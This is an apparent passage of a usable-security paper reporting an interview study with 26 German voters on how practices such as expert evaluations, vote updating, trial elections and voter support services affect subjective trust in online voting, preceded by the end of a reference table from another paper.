	[45]	Iacono and Gorski	I Do and I Understand. Not Yet True for Security APIs. So Sad.
	[84]	Weir et al.	I'd Like to Have an Argument, Please: Using Dialectic for Effective App Security
	[20]	Anell et al.	End User and Expert Perceptions of Threats and Potential Countermeasures
NDSS	[38]	Gilad et al.	Are We There Yet? On RPKI's Deployment and Security
	[71]	Stock et al.	Didn't You Hear Me? — Towards More Successful Web Vulnerability Notifications
S&P	[87]	Yakdan et al.	Helping Johnny to Analyze Malware: A Usability-Optimized Decompiler and Malware Analysis User Study
	[15]	Acar et al.	You Get Where You're Looking for: The Impact of Information Sources on Code Security
	[14]	Acar et al.	Comparing the Usability of Cryptographic APIs
	[82]	Votipka et al.	Hackers vs. Testers: A Comparison of Software Vulnerability Discovery Processes
	[49]	Krombholz et al.	"If HTTPS Were Secure, I Wouldn't Need 2FA"- End User and Administrator Mental Models of HTTPS
	[34]	Emami-Naeini et al.	Ask the Experts: What Should Be on an IoT Privacy and Security Label?
SOUPS	[31]	De Luca et al.	Expert and Non-Expert Attitudes towards (Secure) Instant Messaging
	[16]	Acar et al.	Security Developer Studies with GitHub Users: Exploring a Convenience Sample
	[41]	Haney et al.	"It's Scary...It's Confusing...It's Dull": How Cybersecurity Advocates Overcome Negative Perceptions of Security
	[42]	Haney et al.	"We make it a big deal in the company": Security Mindsets in Organizations that Develop Cryptographic Products
	[61]	Oliveira et al.	API Blindspots: Why Experienced Developers Write Vulnerable Code
	[58]	Naiakshina et al.	Deception Task Design in Developer Password Studies: Exploring a Student Sample
	[40]	Gorski et al.	Developers Deserve Security Warnings, Too: On the Effect of Integrated Security Advice on Cryptographic API Misuse
	[17]	Adams et al.	Ethics Emerging: the Story of Privacy and Security Perceptions in Virtual Reality
	[43]	Hänsch et al.	Programming Experience Might Not Help in Comprehending Obfuscated Source Code Efficiently
	[21]	Assal and Chiasson	Security in the Software Development Lifecycle
	[52]	Mhaidli et al.	"We Can't Live Without Them!" App Developers' Adoption of Ad Networks and Their Considerations of Consumer Risks
	[51]	Li et al.	Keepers of the Machines: Examining How System Administrators Manage Software Updates for Multiple Machines
	[26]	Busse et al.	Replication: No One Can Hack My Mind Revisiting a Study on Expert and Non-Expert Security Practices and Advice
	[78]	Voronkov et al.	System Administrators Prefer Command Line Interfaces, Don't They? An Exploratory Study of Firewall Interfaces
	[19]	Alomar et al.	"You've Got Your Nice List of Bugs, Now What?" Vulnerability Discovery and Management Processes in the Wild
	[23]	Becker et al.	An Exploratory Study of Hardware Reverse Engineering — Technical and Cognitive Processes
	[53]	Michalec et al.	Industry Responses to the European Directive on Security of Network and Information Systems (NIS): Understanding policy implementation practices across critical infrastructures
	[27]	Chalhoub et al.	Innovation Inaction or In Action? The Role of User Experience in the Security and Privacy Design of Smart Home Cameras
	[29]	Danilova et al.	Replication: On the Ecological Validity of Online Security Developer Studies: Exploring Deception in a Password-Storage Study with Freelancers
	[76]	Tiefenau et al.	Security, Availability, and Multiple Information Sources: Exploring Update Behavior of System Administrators
	[69]	Smith et al.	Why Can't Johnny Fix Vulnerabilities: A Usability Evaluation of Static Analysis Tools for Security
USEC	[74]	Theofanos et al.	Be Prepared: How US Government Experts Think About Cybersecurity
	[22]	Axon et al.	Sonification in security operations centres: what do security practitioners think?
	[18]	Aksu et al.	A First Look at the Usability of OpenVAS Vulnerability Scanner
USENIX	[50]	Krombolz et al.	"I Have No Idea What I'm Doing" - On the Usability of Deploying HTTPS
	[70]	Stevens et al.	The Battle for New York: A Case Study of Applied Digital Threat Modeling at the Enterprise Level
	[54]	Mu et al.	Understanding the Reproducibility of Crowd-reported Security Vulnerabilities
	[36]	Fischer et al.	Stack Overflow Considered Helpful! Deep Learning Security Nudges Towards Stronger Cryptography
	[65]	Redmiles et al.	A Comprehensive Quality Evaluation of Security and Privacy Advice on the Web
	[25]	Bouwman et al.	A different cup of TI? The added value of commercial threat intelligence
	[81]	Votipka et al.	An Observational Investigation of Reverse Engineers' Processes
	[83]	Weir et al.	From Needs to Actions to Secure Apps? The Effect of Requirements and Developer Practices on App Security
	[60]	Nosco et al.	The Industrial Age of Hacking
	[80]	Votipka et al.	Understanding security mistakes developers make: Qualitative analysis from Build It, Break It, Fix It

Table 4: List of papers corresponding to the papers mentioned in Table 3.

Investigating State-of-the-Art Practices for Fostering Subjective Trust in Online Voting through Interviews

Karola Marky
Leibniz University Hannover, University of Glasgow

Paul Gerber
Technical University of Darmstadt

Sebastian Günther
Technical University of Darmstadt

Mohamed Khamis
University of Glasgow

Maximilian Fries
Technical University of Darmstadt

Max Mühlhäuser
Technical University of Darmstadt

Abstract

Ensuring voters' subjective trust is key to adopting any voting system. Consequently, researchers, experts, and policymakers have proposed and implemented practices to foster the trust of voters in online voting. State-of-the-art practices include security features, public information, or evaluations. However, it remains unclear how these practices affect the voters' subjective trust. Through interviews with 26 participants, this work presents the first analysis of voters' perceptions considering state-of-the-art practices that help voters determine their trust in Internet voting. Among our results, we show practices, such as expert evaluations, that we identified as mandatory. Further, we found practices, such as individual verifiability, that facilitate trust. Others, such as vote updating, have a negative impact due to unfamiliarity. We, furthermore, report misconceptions, discuss ways to address them through different information interfaces or as part of the voting software. Finally, we list recommendations for the specific realization of expedient practices to inform developers and policymakers.

1 Introduction

Elections form the basis of democracies. With the drive to global digitization, some countries [22] offer online voting based on several benefits, such as decentralization of vote casting, cost reduction, or faster announcement of the election result. Furthermore, such benefits might result in more frequent elections and polls in communities, creating opportunities for more citizen participation and collaborative decision-making.

The realization of online voting requires secure systems that consider human factors simultaneously. While security properties (e.g., [3, 30, 65, 66]) as well as usability (e.g., [43, 79]) were thoroughly investigated, there is another key component that is required for realizing online voting: subjective trust of voters [53, 73, 75]. Without subjective trust, benefits from online elections are not evident since voters will not use the online voting system [12, 48, 53, 58]. Furthermore, trust is crucial for accepting the phase of vote tallying [47]. This can also be evidenced in countries that already offer online voting, such as Estonia or Switzerland. Even though security features of existing online voting schemes are continuously updated – for instance, by introducing verifiable cryptographic shuffling of votes [31, 57] – and individual verifiability is offered, missing trust forms a barrier to adopting online voting [13, 17, 40, 46].

Subjective trust can be decomposed into dispositional trust, learned trust, and situational trust [52]. *Dispositional* trust refers to a voter's general propensity to trust others rooted in personality; hence it cannot be influenced by a government or other agency [7]. *Learned* trust is based on past usage experiences with a voting system [52]. In this scope, user experience has been demonstrated to be important [43]. However, voters have to interact with a voting system to build learned trust. Finally, *situational* trust is based on situational cues which can be given by available information or societal expectations [44, 52]. Consequently, such situational cues are crucial for the subjective trust assessment of voters who have never used an online voting system before.

In this paper, we investigate the following main research question: How do state-of-the-art practices that aim to help voters determine their subjective trust when participating in online elections impact the voters' trust perceptions? For this, we assume that the provided online voting system follows democratic and security standards. To foster situational trust, researchers, experts, and policymakers suggested a range of different practices to assist voters in gaining information throughout the entire electoral process [71]. Several of these practices have been realized in countries that allow online voting, such as Estonia, and countries that tested online voting, e.g., Norway. Examples of realized practices include expert evaluations of the voting software [6], or the disclosure of source code [56].

However, it remains unclear how such practices contribute to the adoption of online voting systems. To investigate this topic, we collected nine groups of state-of-the-art practices by reviewing the literature and practices in countries that permit online voting. Through an interview study (N=26),

we evaluated how those nine state-of-the-art practices are perceived in terms of subjective trust.

Based on previous work, we followed a deductive approach to cluster the practices into four groups (1) mandatory, (2) positive, (3) neutral, and (4) negative practices, based on their impact on subjective voter trust. Furthermore, we identified misconceptions connected to the practices and new practices with the potential to foster subjective trust.

Our results show that simply executing the practices is not enough since information about them and the involved entities, e.g., institutions, are also crucial elements. Based on our results, we discuss factors that impact the realization of each practice and further contribute by giving recommendations on the realization and implementation of interfaces that communicate the practices to voters. Based on our findings, we discuss factors that impact the realization and implementation of information interfaces and voting software to support policymakers and developers to increase voters' trust in online voting systems.

Contribution Statement. While previous work primarily focused on either online voting as a generic concept or specific online voting implementations, we contribute an investigation of how and why state-of-the-art trust practices impact the trust perceptions of individuals. Our results serve as a stepping stone to create practices and interfaces that are needed when introducing online voting as new voting channel. We further identify misconceptions that negatively impact trust and discuss means to address those. Based on our results, we provide recommendations for 1) implementing trust practices in real elections focusing on the introduction of online voting and 2) information interfaces for voters.

2 Background & Related Work

In this section, we first detail trust definitions and theories before we give an overview of existing related work that investigated aspects of e-voting trust in the past.

2.1 Trust Definitions and Theories

There are several definitions of trust in the literature. In this paper, we use the definition by Marsh and Dibben [44] because it is specifically tailored to technology use, which is as follows: *"Trust concerns a positive expectation regarding the behavior of somebody or something (the trustee) in a situation that entails risk to the trusting party (the truster)"*. The presence of risk is essential for trust [10]. In the context of online voting, there are two main risks. First, the voting choice might be revealed to another party. Second, the election might be manipulated such that other candidates not chosen by the voters win. Therefore, voters must have the opportunity to determine their subjective trust in an online voting system.

Determining trust in the context of the Internet is more challenging for users compared to the physical world [52]. Consequently, the level of trust imposed by individuals might not match reality. Overtrust can be exploited for different kinds of attacks, such as phishing [34] or tricking voters into using insecure voting systems. If trust is too low, individuals might avoid Internet-based solutions that add convenience or other benefits to their daily lives [23]. Too low trust levels might either result in users untrusting or distrusting a technology [45]. In the context of online voting, untrust might lead potential voters not to use the provided online voting system. Distrust, however, could mean that voters demonstrate against an online voting system or even try to sabotage it. Trust can change over time, starting with initial trust that emerges into an exchange of information, finally leading to a long-term trust assessment [63]. Introducing online voting would require authorities to constantly provide adequate information for voters to enable transparency. The nature of trust has multiple dimensions: dispositional trust, learned trust, and situational trust [52]. Since dispositional trust of voters is based on their personality, voting authorities cannot impact it even though dispositional trust impacts the willingness to use online voting [13]. Learned trust is based on past experiences with a voting system and the authorities that provide it. Voters who tried online voting once will likely use it again [70]. Hence, if voting authorities wish to support voters in determining trust, situational trust is the only component that they can target.

For online voting to be successful, it has to be adopted by a particular share of the electorate. Roger's theory of diffusion of innovation (DOI) is a well-established and comprehensive model that considers technology adoption based on five dimensions: 1) relative advantage over previous technology, 2) complexity, 3) compatibility, 4) trialability, and 5) observability [59]. Five practices investigated in this work specifically target two dimensions of the DOI: The DOI dimension of trialability is how technology can be experimented with and whether online voting trials are possible. Second, observability is the visibility of new technology, which considers to which degree the results of using online voting are visible. The DOI has partly been applied to online voting by Carter *et al.* [13] who found dispositional trust and the dimension relative advantage, i.e., the benefit of using online voting compared to existing voting channels, to impact adoption.

2.2 Trust in E-Voting

In this section, we describe related work that mentions subjective trust in the scope of e-voting. The subjective trust of voters is crucial for accepting e-voting in general, which has been shown all over the world [48, 53, 58]. E-Voting in the form of voting computers in polling places was used in Kazakhstan but discontinued due to trust issues [37]. Similar trust issues were shown in Bahrain [5] and Palestine [62]. However, trust might be connected to the specific culture. In Nigeria,

for instance, the usage of e-voting contributed to trust [51]. Zhu *et al.* report an experiment with 426 Indonesian voters and show that subjective trust is related to security, usability, privacy, and validity aspects [77]. Several countries, such as the US and India, currently use voting computers and have done pilots in the past. An analysis of e-voting pilots in the UK revealed that perceived trust is not only influenced by security but also by provided verification options, staff training, and the legislative framework [76].

Considering trust in the context of e-voting, related work either investigated trust perceptions of specific systems that are or were used in practice or trials. These trust perceptions are mostly related to the specific functionality of the technology that is provided, legislation, and the training of poll workers. The impact of trust practices –as defined in Section 3– on the voters' subjective trust was not investigated.

2.3 Investigations of Trust in Online Voting

Several publications investigated subjective trust in online voting systems. Carter and Bélanger specifically investigated factors that contribute to the intention of use [12]. Among complexity and compatibility as constructs from the DOI, perceived trustworthiness was an essential factor. Carter *et al.* [13] further investigated Internet voting in the context of DOI through a survey with 372 participants specifically considering relative advantage, accessibility and compatibility. Further, institution-based trust and dispositional trust were investigated. Dispositional trust and the relative advantage that online voting offers impact adoption. The research presented by Carter *et al.* considers online voting as a generic concept without considering specific realizations or systems.

The research by Milic *et al.* is most closely connected to ours [46]. They specifically investigated the subjective trust of Swiss voters in a short online survey with 1228 participants, considering the trust practices of vote updating, trial elections, open-source disclosure, verifiability by code sheets, and expert evaluations. The participants were asked how the practices impact their trust and could choose between 1) it increases their trust, 2) it does not increase their trust, or 3) they do not know. Further, Milic *et al.* compared perceptions of online, in-person, and postal voting. The authors found that trust in online voting was generally rated lower compared to in-person and postal voting [46, 61]. However, most survey participants did not report any online voting experience. Those who reported experience rated their subjective trust in postal and online voting similarly. The option to participate in a trial election on a demo website and individual verifiability were identified as practices that could increase the trust of a significant share of participants. This was followed by expert evaluations. About half of the participants stated that not knowing how the source code disclosure would impact their trust. While these data serve as a basis for further investigations, the reason why the specific practices impact voters' trust and whether this might be related to misconceptions remains to be answered. Compared to the work of Milic *et al.*, we investigate a more comprehensive set of practices and collect qualitative data from the participants to gain a deeper understanding of *why* and *how* the specific practice impacts subjective voter trust.

Related work investigated trust in connection to specific online voting systems. Investigations of online voting diffusion in Estonia over a period of ten years showed that trust in online voting overall decreases over time but still is an essential impact factor [68].

2.3.1 Human Factors in Online Voting

Human factors in the scope of online voting schemes have been investigated by related work. Among those are usability studies [2, 24, 35, 36, 40] and user experience studies [17, 41, 43]. Usability studies revealed that mere usability is not enough to convince voters due to the complexity of online voting schemes. For instance, verification mechanisms that are probabilistic, meaning that additional spoiled votes can be verified but not the cast vote, were perceived as unnecessary [40, 43]. Investigations of the Norwegian online voting prototype showed that voters had difficulties determining whether their votes were indeed submitted [24]. On the other hand, voters are willing to sacrifice usability for security because this enhances their trust [11]. Further studies that investigated specific voting schemes showed that information given to voters in the voting software and on informative material could impact subjective trust [41].

3 Trust Practices

In this section, we first detail our literature search and identify trust practices.

3.1 Identifying Trust Practices

A *trust practice* is a task carried out by the voting or independent authorities that is not required as part of the functionality of the core online voting system. Hence, a trust practice goes beyond the minimum required functionality of a voting system and offers additional information for voters. To collect state-of-the-art practices for our investigation, we conducted a structured literature search [72, 74] and an online search. In the first step, we searched paper abstracts in scientific databases based on *keywords* to create an initial list of papers. As keywords, we used combinations of *trust* AND (*measure** OR *practice**) AND (*e-voting* OR *electronic voting* OR *Internet voting* OR *online voting*). We searched the scientific databases ACM, IEEExplore, and SpringerLink and the proceedings of the venues[1] that publish e-voting related papers. Those are

[1]The searched conferences were the International Conferences on Electronic Voting (EVote), Electronic Government (EGov), Electronic Partici-

Table 1: Overview of trust practices extracted from related work. Some references in the list of countries refer to scientific papers.

Trust Practice	Sources (Literature)	Sources (Countries)
Expert Evaluations	[46,48,67,71]	Switzerland [56], Estonia [19], Norway (Trial) [71]
Individual Verifiability	[46,48,67,71]	Switzerland [56], Estonia [19], Norway (Trial) [71], Australia [30], New Zealand (Trial) [18]
Vote Updating	[46,67,71]	Estonia [19], Norway (Trial) [71]
Open Source Disclosure	[46,48]	Estonia [19], Switzerland [56]
Trial Elections	[46,67,71]	Norway (Trial) [50], Switzerland [56], New Zealand (Trial) [18], Lithuania (Trial) [9]
Independent Implementations	[35,36,71]	-
Media Information Campaigns	[48,71]	Norway (Trial) [71], Estonia [20], Switzerland [56]
Support Service for Voters	-	Switzerland [56]
eID Authentication	[51]	Estonia [19]

related to electronic voting but not published in the mentioned databases.In this step, we identified 267 papers. We excluded papers that just mentioned the keywords without a connection to our research topic, e.g., publications focusing on computational trust. This drastically shrunk the list of relevant papers since most existing research is related to computational trust or subjective trust into specific voting systems or interfaces.

Based on the initial list of papers (N=6), we performed a forward and backward search based on Google Scholar, identifying one additional paper [46]. Publications found during this phase could be published in any database. Besides the scientific literature, we consulted publicly available information about existing online voting systems from different countries and organizations based on the list of countries with online voting or online voting trails offered by Verified Voting [69]. The literature search was conducted in early 2020; hence publications were published until then.

That resulted in seven scientific papers and seven online resources that specifically detailed trust practices (see Table 1). To cluster the practices, two researchers independently extracted a practice list from each paper and resource by copying the text describing the practice. After comparing and discussing the created lists, the researchers followed an inductive categorization approach to categorize practices until further categorization is no longer meaningful. Finally, for each practice category, an identifier (e.g., "expert evaluations") and description were created in cooperation. This resulted in nine categories of state-of-the-art practices (see Table 1).

3.2 State-of-the-Art Practices

In this section, we detail the practices obtained from the literature. Those practices were investigated in our study.

Expert Evaluations. As first practice, we identified expert evaluations that refer to an inspection of the implementation of the online voting scheme and all corresponding components. Expert evaluations can be based on international standards, such as the Common Criteria for Information Technology Security Evaluation [14]. There are several realization possibilities: authorities could assign specific institutions to conduct an evaluation or run penetration tests. Furthermore, the source code can be made available to any expert interested in it. For example, Switzerland [25, 29], Estonia [31, 32] and Norway [26] based their Internet voting systems on voting protocols that have been published in international peer-reviewed conferences. Several security properties of these voting protocols are formally proven with mathematical methods by experts or have been reviewed. For instance, Norway's mechanism for individual verifiability has been analyzed and discussed by experts [6]. Switzerland has performed a public penetration test in 2019 [15]. Therefore, they made the source code available to the public and offered financial rewards for the reporting of vulnerabilities. As a result, several vulnerabilities were reported.

Individual Verifiability. Individual verifiability means that the voting scheme offers voters means to verify that their votes have been cast as intended. This allows voters to confirm that the vote registered in the electronic ballot box matches their intentions. For instance, Estonia enables individual verifiability by an app on a mobile device [32]. Switzerland uses schemes based on verification codes [25]. Norway used a similar scheme for their trial Internet elections [26]. There are several Internet voting protocols that enable end-to-end verifiability. This allows voters to confirm that their vote is included in the final result. Such protocols have been deployed in low stake elections, such as the university election in Belgium [4].

Vote Updating. Vote updating enables re-casting and replacing previously cast votes. The reason for this is that voters can re-access the voting software anytime without fearing consequences. This also mitigates vote-buying and voter coercion as votes cast in the presence of a coercer could be re-cast later on [71]. For example, Estonia's i-Vote scheme enables vote updating [19]. Less than 3% of Internet votes were re-cast during the past Estonian elections [21].

Open Source Disclosure. This practice is disclosing the source code of the used voting software with the exception of

pation (EPart), and Usenix Security. The workshops were the Electronic Voting Technology Workshop (EVT) and its successor Electronic Voting Technology Workshop/Workshop on Trustworthy Elections (EVT/WOTE). Furthermore, the USENIX Journal of Election Technology and Systems (JETS) was searched.

sensitive data such as keys or authentication data. In doing so, any individual or institution could review the source code and report vulnerabilities or bugs. The source code of the system used during the trial elections in Norway is published. This system has been audited by security experts [8]. The Estonian system is published online[2] except for the voting software that the voters use. The source code and other properties of the Estonian system were, for instance, analyzed by an independent research group from the US [66]. As mentioned above, the Swiss Post system is published for public penetration tests, and Swiss Post announced they will publish all subsequent versions of the voting system [56].

Trial Elections. This practice deals with the possibility for voters to become familiar with the Internet voting software before participating in a real election [71]. Considering DOI, it targets the construct of trialability. Further, trial elections can support voters in assessing the compatibility of an online voting system to their values, beliefs, and needs. There are several possibilities to realize this practice. The first is organizing a trial election on a specific date with a fully working system, including support hotlines and the distribution of voting credentials to voters. Norway, for instance, has conducted two trial elections in 2011 and 2013. Lithuania currently plans an Internet voting trial by allowing expats to vote online [9]. The second option is providing a demo voting system. This system can be accessed at any time without the need for extra credentials. For instance, Swiss Post offers such a system and a website with information about their Internet voting system [55].

Independent Implementations. The practice of independent implementations means that the voting software (and verification software) should be available from different institutions [35, 36]. In doing so, the voters can choose a voting software from the institution they trust most or could switch the voting software if they experience problems. However, independent implementations can have further ramifications. Malicious third parties might provide malicious voting software that steals credentials or manipulates votes. Hence, if realized, this practice needs additional effort to prevent malicious voting software. To our knowledge, this practice has not been used in Internet elections yet.

Media Information Campaigns. Media information campaigns aim to offer explanations of the Internet voting scheme. This could be TV spots, informative videos, or online documentation. Voters can access the provided information to inform themselves about the voting procedure before the real election. Thus, they can familiarize themselves with the procedure and security-related information on an individual level. Estonia, for instance, offers a website with detailed information about its i-voting system [20]. Considering the DOI, media campaigns target the construct of observability. Similar to the trial elections, media information campaigns can support voters in considering compatibility.

Support Service for Voters. This practice refers to providing a support team that can answer voters' questions about the Internet voting system. This includes technical inquiries and also assistance for voters during the voting process. Switzerland, for instance, offers a support hotline that voters can call if they require assistance during voting.

eID Authentication. The practice describes an authentication method using an electronic identity card. Previous studies have shown that users of a system evaluate its security based on the authentication mechanism [78]. In Internet voting, authentication is crucial since only eligible voters are allowed to participate in the election. Estonia, for instance, uses the national ID card for checking the eligibility of voters [20].

4 Methodology

To investigate perceptions of nine the state-of-the-art practices, we conducted an interview study with 26 participants. We chose semi-structured interviews because they offer a certain structure while at the same time providing enough freedom to investigate participants' perceptions in depth [49]. Before the study, we conducted two pilots interviews to validate the clarity of our questions. In our investigation, we focused on national elections for parliaments, because these elections have the highest possible stake.

4.1 Interview Procedure

After welcoming the participants and introducing the goal of the study, participants read and signed a consent form. We then followed the hereinafter procedure which took 60 minutes per participant.

1) Experience: We started the interview by asking the participants about previous voting experiences and their opinion and knowledge on electronic and online voting.

2) Familiarization: In this step, we exposed the participants to screenshots of an online voting website and an official-looking electoral letter. The screenshots show the system that was used in Switzerland for online voting but the design is based on recommendations from related work [41]. More specifically, a comparative study of individually verifiable schemes had shown that this particular system offers high usability and user experience while being understandable to voters compared to other classes of individually verifiable schemes [43]. We did not mention that this system was used in real elections, instead we told the participants that

[2] https://github.com/vvk-ehk/ivxv accessed 23-Sep-2021

this is how a possible realization of online voting could be like. The concept of verifiability is online voting is novel and might be challenging to understand in theory [17]. Hence, the familiarization had the purpose to make sure participants understood the concept. After the familiarization, we specifically asked the participants whether they have any questions about the presented voting system and made sure that they understood the concept of individual verifiability.

3) Trust Practices: During this part, we presented the nine state-of-the-art practices (see Section 3.2) for fostering subjective trust in online voting. We iteratively developed presentation slides with descriptions of the practices. The slides were reviewed by HCI experts and tested in trials. The order was chosen to support understanding practices from familiar to more unfamiliar ones. Trial participants gave feedback to improve the order that was initially randomized. For each practice, we asked participants to explain in detail how and why the presented practice impacts their trust. We then asked the participants if any further factors could impact their subjective trust, and if any practices should be added to the list. Finally, we asked the participants to fill in a demographics questionnaire. At the end, we thanked the participants for participation and gave them the opportunity to ask questions.

4.2 Recruitment and Participants

Before conducting the interviews, we carefully discussed a recruitment strategy. Overall, there are several countries that permit online voting for political binding elections. However, for most of them, such as Armenia, Switzerland or Australia, the share of active online voters is extremely low since online voting is only permitted to a specific demographic, mostly voters that are located abroad. Further, voting channels are forming a habit meaning that once someone has used online voting, they are likely to use it again [70] based on learned trust. To avoid an interference of the habit, learned trust as well as the familiarity heuristic [60], we recruited a sample that has never voted online before and who never lived in a country that offered online voting.

We conducted the study with 26 participants (10 female, 16 male) between 19 and 60 years ($M = 27.5$, $SD = 9.4$). All participants were from Germany and had suffrage there. The age group of our sample reflects those most interested in online voting in Germany [27]. Twelve participants had a bachelor degree, seven a high school diploma, five master degrees, and two named middle school as their highest education. Fourteen participants were students of different subjects. Considering occupation, two were environmental carers, two artists, two engineers, one researcher, one teacher, one gardener, one linguist, one system planner, and one developer. Ten of the participants either worked in a technical-related job or studied a technical-related subject at university. All participants were recruited through online social media, announcements on our university's mailing lists, and poster advertisements. The recruitment material mentioned that we look for participants in an interview study about electronic voting. We kept recruiting until saturation was reached by three repetitive answers. After that, we continued with six further interviews.

Except for one participant, all participants were active voters during political elections, such as parliamentary elections (N=22), local elections (N=18), and state elections (N=15). The self-described "convinced non-voter" reported to have assisted as poll worker in a regional political election once. Most of the participants (N=17) are voting using both, on-site ballot box or postal voting, while four only use one of the methods exclusively. Only one participant stated to have voted electronically in a university election.

We further assessed the participants' opinions about online voting in general. Of the 26 participants, N=12 reported to doubt the overall concept and expressed scepticism against it. The remainder expressed a neutral or positive attitude.

4.3 Data Analysis

All interview recordings were transcribed into written form. Next, two researchers familiarized themselves with the transcripts by reading them repeatedly. Since, we build upon the results from Milic *et al.* [46], we decided to follow an deductive approach based on the main research question *How did the proposed measures impact the perceived trust?* Milic *et al.* provided three options to participants for trust assessment: 1) positive, 2) negative and 3) do not know. Based on that, we used *positive impact*, *negative impact* and *neutral impact* as a basis. To make sure that these codes consider the entire answer spectrum, two researchers analyzed two randomly drawn interviews and proposed a separate codebook based on the main research question. In a review meeting, a final codebook was agreed upon. The codes from Milic *et al.* were extended by *mandatory practice*. We furthermore coded *new practices*, *misconceptions*, and explanations that are not related to subjective trust by using the code *no clear option*. For the codebook, readers are referred to Appendix 2. Both coders applied the final codebook to all transcripts independently with an 76% agreement. To determine the interrater reliability, we calculated Cohen's κ, which is 0.676 (substantial agreement [16]). Because Cohen's Kappa was relatively low, the coders discussed all code allocations in a follow-up meeting. The main discrepancy was related to the code *misconception*. In the review meeting, the coders agreed on final unambiguous allocations. After coding, we clustered the practices into groups of mandatory, positive, neutral and negative practices based on the share of participants by majority of code allocations meaning at least half of participants gave a statement coded with a specific code or the a specific direction could not be determined resulting in a neutral practice.

4.4 Limitations

Like most qualitative and exploratory work, our study holds several limitations. Interviews rely on self-reported data, hence they might be subject to the social desirability bias, availability bias, and wrong self-assessments. Due to the qualitative nature of our study, quantitative conclusions cannot be drawn. Although our sample reflects those who are interested to participate in online elections in Germany [27], it might not be representative for the overall voter population. In the last federal election in Germany, 36% of voters were over 60 years old [54]. This age group is underrepresented in our study. Further, the results are limited to German voters. Previous studies showed that voter experience with a voting technology can impact study results [42]. To address this, we made sure that our participants have a consistent voting experience, namely they have not participated in political online elections before. Consequently, our results do not consider voters with online voting experience. The order of the practices was determined using pilot interviews in order to provide a logical order. This might have disadvantaged practices that were presented towards the end due to sequential effects. However, the benefits of following a logical order outweighs the disadvantages of sequential effects because our pilot tests showed that a specific order supports the participants' understanding of the specific practices. Finally, the practices were given to participants in textual form in a rather generic level. We opted not to include specific organizations and institutions since those might impact the participants' trust. Consequently, our investigation should be seen a a first step of investigating trust practices which should be continued by investigating more specific realizations with a more diverse sample in different countries.

4.5 Ethical Considerations

While there is no formal institutional review board process in our institution, our study complied with our institution's ethics regulations and national privacy regulations. Before analysis all interviews are transcripted into written form. The interviews were conducted online through a video calling software that was hosted by the author's institution. Collected data was stored in an encrypted cloud hosted at our institution. Only the authors had access. Participants were allowed to abort the study any time without fearing negative consequences, skip questions, and were informed about data handling. No identifying information besides name and signature on the consent form was collected.

5 Findings

Based on the answers given by our participants four types of practices could be determined: 1) *mandatory*, 2) *positive*, 3) *negative*, and 4) *neutral*. This refers to the impact of the specific practice to the participant's subjective trust. Additionally to that, participants expressed several *misconceptions* that impact their trust.

5.1 Mandatory Practices

Several practices were considered mandatory by the participants. This means that the specific practice is considered a prerequisite for participating in online elections in general. In particular, *expert evaluations* and *media information campaigns* were considered to be mandatory.

Expert Evaluations: Most participants (N=22) stated an evaluation by experts is a must-have for them. For instance, **P03** stated: *"I consider it as essential that someone independent is involved and not a private company who is setting up the whole thing and then passing on votes [to a third party]."* and **P24** said: *"As a matter of course, it should be checked by experts."*

Furthermore, ten participants commented on the independence of the experts and stated that it is important for them. **P15** mentioned: *"If there are reasonably independent experts, to most people, it will be an objective assessment. This conveys security."* while **P01** said: *"The term experts always sounds great. On the other hand, how can I be certain that these experts are really independent?"*

Some limitations of expert evaluations were also mentioned. For instance, experts might be influenced by a malicious third party (N=5), or their credibility might be questioned (N=4), e.g., **P12** said that *"experts still can be influenced. This is not equivalent to voluntary election assistants."* **P21** mentioned that *"I do not know who these experts are. Why is anyone an expert? I don't always trust someone just because they claim to be an expert."*

Media Information Campaigns: Media information campaign (N=17) and publicly available information about online voting form the next mandatory practices (N=17). Several participants mentioned that this practice to be a prerequisite for them, such as **P06:** *"I also see this as a prerequisite. Before this [the election], it has to be explained to people how it works. And it must also include how they evaluate my data – in a way that is understandable for regular citizens."*or **P20:** *"A prerequisite for me. Especially if online voting is new and it is taught to people in a reasonable manner. Technical details would also be beneficial for interested people. If such things did not exist, I would be very skeptical."*

Two participants particularly mentioned that TV spots should be broadcast after election commercials. The first one was **P24:** *"This could be tied to the election commercials. Not everyone is on the Internet - but older people in particular watch TV, and they see it. This would be a good approach."* The second one was **P18:** *"Would be a good addition to election advertising."*

5.2 Positive Practices

In this section, we detail the practices that our participants perceived as positive. Those are *individual verifiability*, *trial elections*, and *support for voters*.

Trial Elections: Trial elections were also deemed positive. Most participants (N=19) indicated trial elections would improve their subjective trust. Participants, especially those with less technical knowledge, appreciated the opportunity to experience and learn the process in a neutral environment before the election. Participants also mentioned that this practice improves trust because it leads to voters making fewer errors which in turn leads to more votes being cast as intended. **P02** stated: *"I like it. Because then you have done it before. If it is more familiar, then you trust it more."* Another representative example is from **P08:** *"I think that's a good idea. Especially for people who are not that technology or Internet-savvy. They could familiarize themselves with it [names example]. It would also increase my trust in the final result since I believe there would be more actual intended votes."*

Only one participant stated a negative view and two participants a neutral view towards trial elections. In contrast, four participants provided an answer with no clear opinion towards their subjective trust. The negative view stated that voting systems should be intuitive enough, such that familiarization, which would come with additional effort, is unnecessary. The neutral positions were that a trial election is maybe useful for other people but not for themselves since they are capable of understanding it without a trial, such as **P03:** *"I think it's stupid. If I got something like that, I would think that I have to practice. It [the voting software] should rather be as intuitive as possible."* or **P19:** *"I do not think that this is absolutely necessary. For me, it is obvious how it works. Maybe it is useful for other people."* When we told participants about trial elections, two participants mentioned to consider them important to start with local elections or polls, **P13** stated: *"Start off small as a trial, for instance for local referendums, to see if the system works and cannot be manipulated. Something like this might be good."*

Support Service for Voters: The practice "support service for voters" was deemed positive by most participants (N=16). They saw support services as a positive feature that improves their subjective trust.

Within this practice, our participants considered it a positive practice because they personally would like to use such a service and hence consider it as a personal benefit. One even considered it a mandatory practice for an information campaign. **P08** reported: *"In general, whenever any kind of assistance is offered, you might be more open-minded towards the topic. If something really happens, you would know who to contact."* and **P10** mentioned *"The possibility to get answers directly increases my confidence in the system."*

Only one participant was negative towards this practice, while five remained neutral, and three stated no clear opinion towards their subjective trust. The negative participant feared the possibility of influencing the help-seeking people with this service, while some of the participants with neutral opinions about this practice did not believe in the usefulness and effectiveness of such this measure. Others stated they do not need such service and hence it does not increase their subjective trust, but still consider it important for other voters, such as **P01:** *"So like a hotline? I think it's difficult. On the one hand, it makes sense to be able to ask someone if you don't understand something. On the other hand, the risk is if an elderly confused grandmother calls and is manipulated by the person on the phone."*

One participant (**P16**) stated that it could be implemented not only as a hotline or help desk but (additionally) as an online resource providing video material with details about the technical backgrounds of the voting: *"I could imagine that there is a YouTube channel that explains the technical background in more detail."*

